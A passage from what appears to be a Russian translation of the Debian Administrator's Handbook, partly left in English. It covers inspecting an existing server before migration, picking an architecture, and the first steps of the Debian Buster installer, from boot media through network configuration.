
На компьютерах с системой Unix конфигурационные файлы обычно находятся в каталоге `/etc/`, но они также могут быть в подкаталоге `/usr/local/`. Такое бывает при установке программы из исходных кодов, а не из пакета. В отдельных случаях они могут быть в каталоге `/opt/`.

В случае служб управления данными (таких как базы данных) настоятельно рекомендуется экспортировать данные в какой-либо стандартный формат, который можно будет легко импортировать в новом программном обеспечении. Такие форматы обычно имеют текстовый вид и хорошо документированы; например, это может быть SQL дамп для базы данных, или файл LDIF в случае LDAP сервера.


Рисунок 3.2. Резервные копии баз данных



databases



LDAP directory



Каждый сервер имеет свой собственный набор программного обеспечения, и детально описать все существующие варианты практически невозможно. Внимательно прочтите документацию на существующее и новое программное обеспечение с целью установления экспортимемых (а следовательно и импортируемых) форматов, а также тех форматов, которые потребуют переноса данных в ручном режиме. После прочтения этой книги у вас будет больше ясности по вопросам настройки основных программ, используемых на серверах под управлением Linux.

3.2.3. Анализ существующего сервера под управлением Debian

Для эффективного начала работы с принятой в обслуживание системой Debian вы можете проанализировать уже настроенную иирующую систему Debian.

Первый файл, на который следует обратить внимание, — `/etc/debian_version`, в котором обычно содержится номер версии установленной системы Debian (файл является частью пакета *base-files*). Если в этом файле содержится строка `кодовое_имя/sid`, то в системе установлены пакеты из одного из находящихся в разработке дистрибутивов (либо тестируемый, либо нестабильный).

Программа **apt-show-versions** (из одноимённого пакета Debian) проверит список установленных пакетов и определит доступные версии этих пакетов. С этой же целью можно использовать **aptitude**, хоть и менее систематичным образом.

Взгляд на файл `/etc/apt/sources.list` (и на каталог `/etc/apt/sources.list.d/`), покажет вероятный источник установленных пакетов Debian. Если этот файл содержит множество неизвестных источников, то администратор может предпочесть полностью переустановить систему для обеспечения оптимальной совместимости с тем программным обеспечением, которое предоставляется проектом Debian.

The `sources.list` file is often a good indicator: the majority of administrators keep, at least in comments, the list of APT sources that were previously used. But you should not forget that sources used in the past might have been deleted, and that some random packages grabbed on the Internet might have been manually installed (with the help of the **dpkg** command). In this case, the machine is misleading in its appearance of being a “standard” Debian system. This is why you should pay attention to any indication that will give away the presence of external packages (appearance of `deb` files in unusual directories, package version numbers with a special suffix indicating

that it originated from outside the Debian project, such as `ubuntu` or `lmde`, etc.)

По этой же причине полезно проанализировать содержимое каталога `/usr/local/`, который предназначен для собранных и установленных вручную программ. Список установленного таким образом программного обеспечения может быть поучительным в том плане, что вам предстоит установить причины, по которым не были использованы соответствующие пакеты Debian, если они существуют.

QUICK LOOK `cruft/cruft-ng`, `debsums` and `apt-show-versions`

The `cruft` and `cruft-ng` packages propose to list the available files that are not owned by any package. They have some filters (more or less effective, and more or less up to date) to avoid reporting some legitimate files (files generated by Debian packages, or generated configuration files not managed by `dpkg`, etc.).

Be careful to not blindly delete everything that `cruft` and `cruft-ng` might list!

The `debsums` package allows to check the MD5 hashsum of each file installed by a package against a reference hashsum and can help to determine, which files might have been altered (see [TIP Finding changed files](#)). Be aware that created files (files generated by Debian packages, or generated configuration files not managed by `dpkg`, etc.) are not subject to this check.

The `apt-show-versions` package provides a tool to check for installed packages without a package source and can help to determine third party packages (see [Раздел 6.7.3.1, «Packages removed from the Debian Archive»](#)).

3.2.4. Установка Debian

Как только вы собрали всю необходимую информацию о текущем сервере, можно его вывести из работы и начать установку Debian.

Нам потребуется установить архитектуру компьютера для выбора соответствующей версии дистрибутива. В случае достаточно нового компьютера архитектура будет amd64 (для более старых компьютеров — i386). Во всех остальных случаях выбор сведётся к той архитектуре, что использовалась на предыдущей системе.

[Таблица 3.1](#) is not intended to be exhaustive, but may be helpful. Note that it lists Debian architectures which are no longer supported in the current stable release. In any case, the original documentation for the computer is the most reliable source to find this information.

Таблица 3.1. Выбор операционной системы для вашей архитектуры

Операционная система	Архитектура(ы)
DEC Unix (OSF/1)	alpha, mipsel
HP Unix	ia64, hppa
IBM AIX	powerpc
Irix	mips
OS X	amd64, powerpc, i386
z/OS, MVS	s390x, s390
Solaris, SunOS	sparc, i386, m68k
Ultrix	mips
VMS	alpha
Windows 95/98/ME	i386
Windows NT/2000	i386, alpha, ia64, mipsel
Windows XP / Windows Server 2008	i386, amd64, ia64
Windows RT	armel, armhf, arm64


АППАРАТНОЕ ОБЕСПЕЧЕНИЕ 64 бита или 32 бита

Современные компьютеры оснащены 64-разрядными процессорами Intel или AMD, совместимыми с предыдущим поколением 32-разрядных процессоров, поэтому на них работают программы, собранные для архитектуры «i386». С другой стороны, все возможности этих новых процессоров используются не полностью в таком режиме совместимости. По этой причине Debian предоставляет архитектуру «amd64», которая работает как с современными процессорами AMD, так и с процессорами Intel «em64t» (включая большую часть линейки Core), которые очень похожи на AMD64.

3.2.5. Установка и настройка выбранных служб

Once Debian is installed, we need to individually install and configure each of the services that this computer must host. The new configuration must take into consideration the prior one in order to ensure a smooth transition. All the information collected in the first two steps will be useful to successfully complete this part.

Рисунок 3.3. Установка выбранных служб



Прежде чем с головой погрузиться в это занятие, мы настоятельно рекомендуем вам прочитать оставшуюся часть книги. После прочтения вы будете точно знать, как настраиваются необходимые вам службы.

Глава 4. Установка

Чтобы использовать Debian, нужно установить его на компьютер, для этого существует специальная программа *debian-installer*. Правильная установка включает в себя достаточно много операций. Эта глава рассматривает их в хронологическом порядке.

К ОСНОВАМ Наверстаем упущенное в приложении

Настройка компьютера становится проще, если вы представляете как он работает. Если вы плохо представляете принципы работы компьютера, то перед прочтением данной главы рекомендуем пройти быстрый курс [Приложение B, Краткий Коррективный Курс](#).

Инсталлятор для Buster основан на **debian-installer**. Модульная конструкция позволяет ему работать по разным сценариям, развиваться и адаптироваться к изменениям. Несмотря на ограничения, налагаемые необходимостью поддержки большого количества архитектур, этот установщик доступен для начинающих, так как он помогает пользователям на каждом этапе процесса установки. Автоматическое обнаружение оборудования, направляемая разметка жесткого диска и графический интерфейс пользователя решили большинство проблем, с которыми новички сталкивались в первые годы Debian.

Установка требует 128 МБ ОЗУ и как минимум 2 ГБ дискового пространства. Все компьютеры в Falcot соответствуют этим критериям. Примите к сведению что данные цифры касаются установки ограниченной системы, без графической оболочки. Для офисных рабочих станций рекомендуется минимум 1 ГБ ОЗУ и 10 ГБ места на жестком диске.

ВНИМАНИЕ Обновление с Stretch

Если на вашем компьютере уже установлен Debian Stretch, то эта глава не для вас! В отличие от других дистрибутивов Debian позволяет обновлять систему от одной версии к следующей

без переустановки. Переустановка операционной системы является излишней процедурой и, возможно, опасной, так как она может удалить уже установленные программы.

Процесс обновления будет описан в [Раздел 6.7, «Обновление Одного Стабильного Дистрибутива в Следующий»](#).

4.1. Способы Установки

Система Debian может быть установлена с нескольких типов носителей, доступных через BIOS. Например, вы можете загрузиться с CD-ROM, USB, или даже через сеть.

К ОСНОВАМ BIOS, интерфейс аппаратного/программного обеспечения

BIOS (требуемый для базовой системы ввода/вывода) является программным обеспечением, которое вшито в материнскую плату (электронная плата для подключения всех периферийных устройств) и выполняется при загрузке компьютера, чтобы загрузить операционную систему (через адаптированные загрузчики). Он остается на заднем плане для предоставления интерфейса между аппаратным и программным обеспечением (в нашем случае - ядром Linux).

4.1.1. Установка с CD-ROM/DVD-ROM

Наиболее широко распространённым методом установки является установка с CD-ROM (или DVD-ROM, который ведет себя точно так же): компьютер загружается с этого носителя, после чего программа установки получает управление.

Различные семейства CD-ROM имеют разные цели: *netinst* (сетевая установка) содержит установщик и базовую систему Debian, после установки другие программы могут быть загружены из Интернета и установлены. Его «образ» имеет файловую систему ISO-9660, которая содержит точное содержимое диска, занимает всего лишь 150-280 МБ (в зависимости от архитектуры). С другой стороны полный набор содержит все пакеты разом и делает возможной установку на компьютер, не имеющий доступа в Интернет. Полный набор требует около 16 DVD-ROM (или 4 Blu-ray диска). Больше нет официальных CD-ROM дисков так как их количество становится действительно огромным, редко используемым, в то время как большинство компьютеров имеют DVD-ROM наравне с CD-ROM. Программы разделены между дисками согласно их популярности и важности, первых диск будет достаточно для большинства установок, так как он содержит наиболее часто используемое программное обеспечение.

Существует последний тип образа, известный как *mini.iso*, который доступен только в качестве побочного продукта установщика. Образ содержит минимум программ, необходимых для настройки сети, все остальное загружается (включая части программы установки, поэтому эти образы, как правило, ломаются при выходе новой версии программы установки). Эти образы можно найти на обычных зеркалах Debian в каталоге *dists/release/main/installer-arch/current/images/netboot/*.

COBET Мультиархитектурные диски

Большинство установочных CD- и DVD-дисков работает только с конкретной аппаратной архитектурой. Скачиваемый образ должен соответствовать архитектуре вашего компьютера.

Некоторые образы CD/DVD-ROM могут работать на нескольких архитектурах. Так у нас есть образ CD-ROM, сочетающий *netinst* для архитектур *i386* и *amd64*.

Чтобы получить образы Debian CD-ROM, вы конечно можете скачать их и записать на диск. Вы также можете приобрести их и, таким образом, немного поддержать проект финансами. На сайте опубликован список поставщиков образов компакт-дисков DVD-ROM и зеркала для загрузки.

→ <https://www.debian.org/CD/index.html>

4.1.2. Загрузка с USB-брелока

Поскольку большинство компьютеров имеют возможность загрузки с USB-устройств, также можно установить Debian с USB-брелока (представляющего собой не что иное, как маленький флеш-накопитель).

Руководство по установке объясняет, как создать загрузочный USB-брелок с **debian-installer**. Процедура очень проста, потому что ISO образы для i386 и amd64 являются гибридными, т.е. могут одинаково загружаться как с CD-ROM так и с USB-брелока.

Сначала необходимо определить имя устройства USB-брелока (например /dev/sdb); самый простой способ сделать это заключается в проверке сообщений, выдаваемых ядром, используя команду **dmesg**. Затем надо скопировать ранее загруженный ISO-образ (например **debian-10.0.0-amd64-netinst.iso**) с помощью команды **cat debian-10.0.0-amd64-netinst.iso > /dev/sdb; sync**. Эта команда требует прав администратора, поскольку она обращается непосредственно к USB-накопителю и слепо стирает его содержимое.

Более подробное описание доступно в руководстве по установке. Среди прочего он описывает альтернативный метод подготовки USB-брелока, который является более сложным, но позволяет настроить параметры установки по умолчанию (указанные в командной строке ядра).

→ <https://www.debian.org/releases/stable/amd64/ch04s03>

4.1.3. Установка через сетевую загрузку

Многие BIOS позволяют осуществить загрузку непосредственно из сети путем загрузки ядра и образа минимальный файловой системы. Этот метод (имеющий несколько названий, таких как PXE-загрузка или TFTP-загрузка) может оказаться спасительным, если в компьютере отсутствует CD-ROM, или если BIOS не поддерживает загрузку с подобных устройств.

Этот метод установки работает в два этапа. Во-первых, во время загрузки компьютера, BIOS (или сетевая карта) выдает запрос BOOTP/DHCP для автоматического получения IP-адреса. В возвращённом ответе BOOTP или DHCP-сервера содержится имя файла и параметры сети. После настройки сети, клиентский компьютер запрашивает по TFTP (Trivial File Transfer Protocol) файл, имя которого было указано ранее. Полученный файл выполняется как загрузчик. Затем он запускает программу установки Debian, дальнейшая работа которой происходит как при запуске с жесткого диска, CD-ROM или USB-флеш-накопителя.

Все детали этого метода доступны в руководстве по установке (раздел «Подготовка файлов для по TFTP»).

→ <https://www.debian.org/releases/stable/amd64/ch05s01.#boot-tftp-x86>

→ <https://www.debian.org/releases/stable/amd64/ch04s05>

4.1.4. Другие Методы Установки

Когда нам нужно развернуть ОС на большом числе персональных компьютеров, мы обычно выбираем автоматизированной метод, вместо установки вручную. В зависимости от ситуации и сложности установки, мы можем использовать FAI (полностью автоматический установщик, описанный в [Раздел 12.3.1, «Fully Automatic Installer \(FAI\)»](#)), или даже настроить установочный DVD компакт-диск с помощью (см. [Раздел 12.3.2, «Пресидинг Debian-Installer»](#)).

4.2. Установка, Шаг за Шагом

4.2.1. Загрузка и Запуск Программы Установки

После загрузки BIOS с CD- или DVD-ROM, появляется меню загрузчика Isolinux. На данном этапе ядро Linux еще не загружено. Это меню позволяет выбрать ядро для загрузки и ввести возможные параметры для передачи процессу.

Для стандартной установки вам необходимо выбрать «Install» или «Graphical install» (с помощью клавиш со стрелками), затем для запуска оставшейся части процесса установки нажать клавишу **Enter**. Если на DVD-ROM «Мультиплатформенный» диск и компьютер имеет процессор Intel или 64-битный AMD, то меню разрешит установку 64-битного (*amd64*), а также установку 32-битного варианта в соответствующем подменю ("32-битная установка"). Если у вас 32-битная система, то меню само выберет установку 32-битного варианта (*i386*).

УГЛУБЛЯЕМСЯ 32 или 64 бит?

Фундаментальным различием между 32 и 64-битными системами является размер адресного пространства оперативной памяти. В теории, 32-разрядная система не может работать с более чем 4 ГБ ОЗУ (2^{32} байт). На практике это ограничение можно обойти, используя вариант ядра 686-ре, до тех пор, пока процессор обрабатывает функции PAE (расширение физических адресов). Однако, его использование оказывает заметное влияние на производительность системы. Именно поэтому на серверах с большим объемом оперативной памяти целесообразно использовать 64-битный режим.

Для офисного компьютера (где несколько процентов разницы в производительности не имеет значения) вы должны иметь в виду, что некоторые несвободные программы не доступны в 64-разрядных версий. Технически возможно заставить их работать на 64-разрядных системах, но вы должны установить 32-разрядные версии всех необходимых библиотек (см. [Раздел 5.4.5, «Поддержка мультиархитектуры»](#)), а иногда и использовать **setarch** или **linux32** (в util-linux) для того чтобы обмануть приложения относительно характера системы.

НА ПРАКТИКЕ Установка рядом с существующей системой Windows

Если на компьютере уже присутствует Windows, нет необходимости удалять её для

установки Debian. Вы можете иметь обе системы одновременно, каждая будет установлена на отдельный диск или раздел, а при загрузке компьютера можно будет выбрать для запуска любую из установленных систем. Эту конфигурацию часто называют «двойной загрузкой», и система установки Debian может настроить её. Это делается во время разметки жесткого диска на стадии установки и во время настройки загрузчика (см. [НА ПРАКТИКЕ Сжатие раздела Windows](#) и [ОСТОРОЖНО Загрузчик и двойная загрузка](#)).

Если у вас уже есть установленные системы Windows, вы даже можете избежать использования CD-ROM; Debian предлагает программу Windows, которая скачает лёгкий установщик Debian и установит его на жестком диске. Вам только нужно будет перезагрузить компьютер и выбрать нормальную загрузку Windows или загрузку программы установки. Вы также можете найти его на специальном веб-сайте с довольно явным заголовком...

- <http://ftp.debian.org/debian/tools/win32-loader/stable/>
- <https://people.debian.org/~rmh/goodbye-microsoft/>

НАЗАД К ОСНОВАМ Загрузчик


Загрузчик - это низкоуровневая программа, которая получает контроль над компьютером от BIOS и отвечает за загрузку ядра Linux. Чтобы справиться с этой задачей, загрузчик должен иметь возможность найти на диске ядро Linux для его загрузки. На архитектурах i386 и amd64 существует две наиболее часто используемых программы для выполнения этой задачи: более старая LILO и современная замена - GRUB. Альтернативные Isolinux и Syslinux часто используются для загрузки со съемных носителей.

Каждый пункт меню скрывает конкретную загрузочную командную строку, которая при необходимости может быть отредактирована, делается это нажатием клавиши **TAB** перед проверкой записи и загрузкой. Пункт меню «Help», отображает старый интерфейс командной строки, где с **F1** по **F10** - клавиши отображения различных страниц помощи детально описывающие различные параметры, доступные в командной строке. Это возможность может потребоваться в редких, весьма специфических случаях.

«Экспертный» режим (он доступен через меню «Advanced options») детализирует все возможные опции настройки в процессе установки и позволяет пропускать некоторые этапы установки, что недоступно в автоматическом режиме. Будьте осторожны, экспертный режим - очень подробный, он предлагает множество вариантов конфигурации, что

может ввести в заблуждение.

Рисунок 4.1. Загрузочный экран



После загрузки, программа установки проведет вас шаг за шагом на протяжении всего процесса. В этом разделе детально представлены каждый из этих шагов. Здесь мы следуем процессу установки с amd64 DVD-ROM (точнее, версии rc1 программы установки для Buster); *netinst* установка, также как финальная версия установщика может выглядеть немного иначе. Мы также рассмотрим установку в графическом режиме, но единственное отличие от классической установки (проходящей в текстовом режиме) заключается во внешнем виде.

4.2.2. Выбор языка

Программа установки начинается на английском языке, но первый шаг позволяет пользователю выбрать язык, который будет использоваться в остальной части процесса. Выбор французского языка, например, обеспечит установку полностью на французском языке (и система в итоге будет настроена на французский язык). Этот выбор также влияет на определение более соответствующих вариантов в последующих этапах (особенно это относится к раскладке клавиатуры).

НАЗАД К ОСНОВАМ Навигация с помощью клавиатуры

Некоторые шаги в процессе установки требуют ввод информации. Эти экраны имеют несколько элементов ввода, которые могут получать «фокус» (поле ввода текста, флажок, список вариантов, кнопки ОК и отмена), и клавиша **ТАВ** позволяет переходить от одного к другому.

В графическом режиме можно использовать мышь, так же привычно как на установленном графическом рабочем столе.

Рисунок 4.2. Выбор языка



Select a language

Choose the language to be used for the installation process. The selected language will also be the default language for the installed system.

Language:

Chinese (Simplified)	- 中文(简体)
Chinese (Traditional)	- 中文(繁體)
Croatian	- Hrvatski
Czech	- Čeština
Danish	- Dansk
Dutch	- Nederlands
Dzongkha	- གླଙ୍କା
English	- English
Esperanto	- Esperanto
Estonian	- Eesti
Finnish	- Suomi
French	- Français
Galician	- Galego
Georgian	- ქართული
German	- Deutsch

[Screenshot](#)

[Go Back](#)

[Continue](#)

[!!] Select a language

Choose the language to be used for the installation process. The selected language will also be the default language for the installed system.

Language:

- | | |
|-----------------------|-------------------|
| C | - No localization |
| Albanian | - Shqip |
| Arabic | - العربية |
| Asturian | - Asturianu |
| Basque | - Euskara |
| Belarusian | - Беларуская |
| Bosnian | - Bosanski |
| Bulgarian | - Български |
| Catalan | - Català |
| Chinese (Simplified) | - 中文(简体) |
| Chinese (Traditional) | - 中文(繁體) |
| Croatian | - Hrvatski |
| Czech | - Čeština |
| Danish | - Dansk |
| Dutch | - Nederlands |
| English | - English |
| Esperanto | - Esperanto |
| Estonian | - Eesti |
| Finnish | - Suomi |
| French | - Français |
| Galician | - Galego |
| Georgian | - ქართველო |
| German | - Deutsch |

<Go Back>

<Tab> moves; <Space> selects; <Enter> activates buttons

4.2.3. Выбор страны

Второй шаг состоит в выборе вашей страны. В сочетании с языком, эта информация позволяет программе предложить наиболее подходящую раскладку клавиатуры. Это также влияет на настройки часового пояса. В Соединенных Штатах будет предложена стандартная клавиатура QWERTY, и соответствующие часовые пояса.

Рисунок 4.3. Выбор страны



[!!] Select your location

The selected location will be used to set your time zone and also for example to help select the system locale. Normally this should be the country where you live.

This is a shortlist of locations based on the language you selected. Choose "other" if your location is not listed.

Country, territory or area:

- Antigua and Barbuda
- Australia
- Botswana
- Canada
- Hong Kong
- India
- Ireland
- Israel
- New Zealand
- Nigeria
- Philippines
- Seychelles
- Singapore
- South Africa
- United Kingdom
- United States**
- Zambia
- Zimbabwe
- other


<Go Back>

<Tab> moves; <Space> selects; <Enter> activates buttons

4.2.4. Выбор раскладки клавиатуры

Предлагаемая раскладка клавиатуры «Американский английский» соответствует обычной QWERTY.

Рисунок 4.4. Выбор клавиатуры





4.2.5. Обнаружение Оборудования

В подавляющем большинстве случаев этот шаг полностью автоматизирован. Программа установки определяет оборудование и пытается идентифицировать используемый компакт-диск, для доступа к его данным. Затем она загружает модули необходимые различным компонентам обнаруженного оборудования и «монтирует» CD-ROM для чтения. Предыдущие шаги полностью содержались в загрузочном образе на компакт-диске, при загрузке с которого в память с помощью BIOS был загружен файл ограниченного размера.

Установщик может работать с большинством приводов, особенно периферийных устройств стандарта ATAPI (иногда называемых IDE и EIDE). Однако, если программе установки не удается обнаружить CD-ROM, она предлагает загрузить модуль ядра (например, с USB-флеш-накопителя), соответствующий приводу CD-ROM.

4.2.6. Загрузка Компонентов

Теперь, когда содержимое компакт-диска доступно, установщик загружает все файлы, необходимые для продолжения своей работы. Включая дополнительные драйверы для оставшегося оборудования (в особенности сетевой карты), а также все компоненты программы установки.

4.2.7. Обнаружение Сетевых Устройств

Этот автоматический шаг пытается определить сетевую карту и загрузить соответствующий модуль. Если автоматическое определение не удаётся, можно вручную выбрать модуль для загрузки. Если модуль не работает, есть возможность загрузки специфичного модуля со съемного устройства. Последний вариант может пригодиться если драйвер не входит в стандартное ядро Linux, но доступен где-нибудь ещё, например, на веб-сайте изготовителя.

Этот шаг должен быть абсолютно успешным для установки *netinst*, так как пакеты Debian должны быть загружены по сети.

4.2.8. Настройка Сети

Для того, чтобы по возможности автоматизировать этот процесс, программа установки пытается выполнить автоматическую настройку сети по DHCP (для IPv4) и обнаружение сети IPv6. Если это не удается, она предлагает более широкий выбор: попробовать снова с обычной конфигурацией DHCP, попытаться настроить DHCP, объявив имя машины, или настроить статическую сетевую конфигурацию.

Последний вариант требует IP-адрес, маску подсети, IP-адрес потенциального шлюза, имя компьютера и имя домена.

СОВЕТ Конфигурации без DHCP

Если в локальной сети имеется DHCP-сервер, который вы не хотите использовать, так как хотите определить статический IP-адрес для компьютера во время установки, то вы можете добавить опцию `netcfg/use_dhcp = false` при загрузке с компакт-диска. Вам просто нужно перейти на запись нужного пункта меню загрузчика, нажав клавишу **TAB** и добавить нужную опцию перед нажатием клавиши **Enter**.

ОСТОРОЖНО Не импровизируйте

Многие локальные сети основаны на неявном предположении, что всем машинам можно доверять, однако неадекватная конфигурация одного компьютера может нарушить всю сеть. Поэтому не подключайте вашу машину к локальной сети без согласования параметров (например, IP адрес, маска подсети и широковещательный адрес) с администратором.

4.2.9. Пароль Администратора

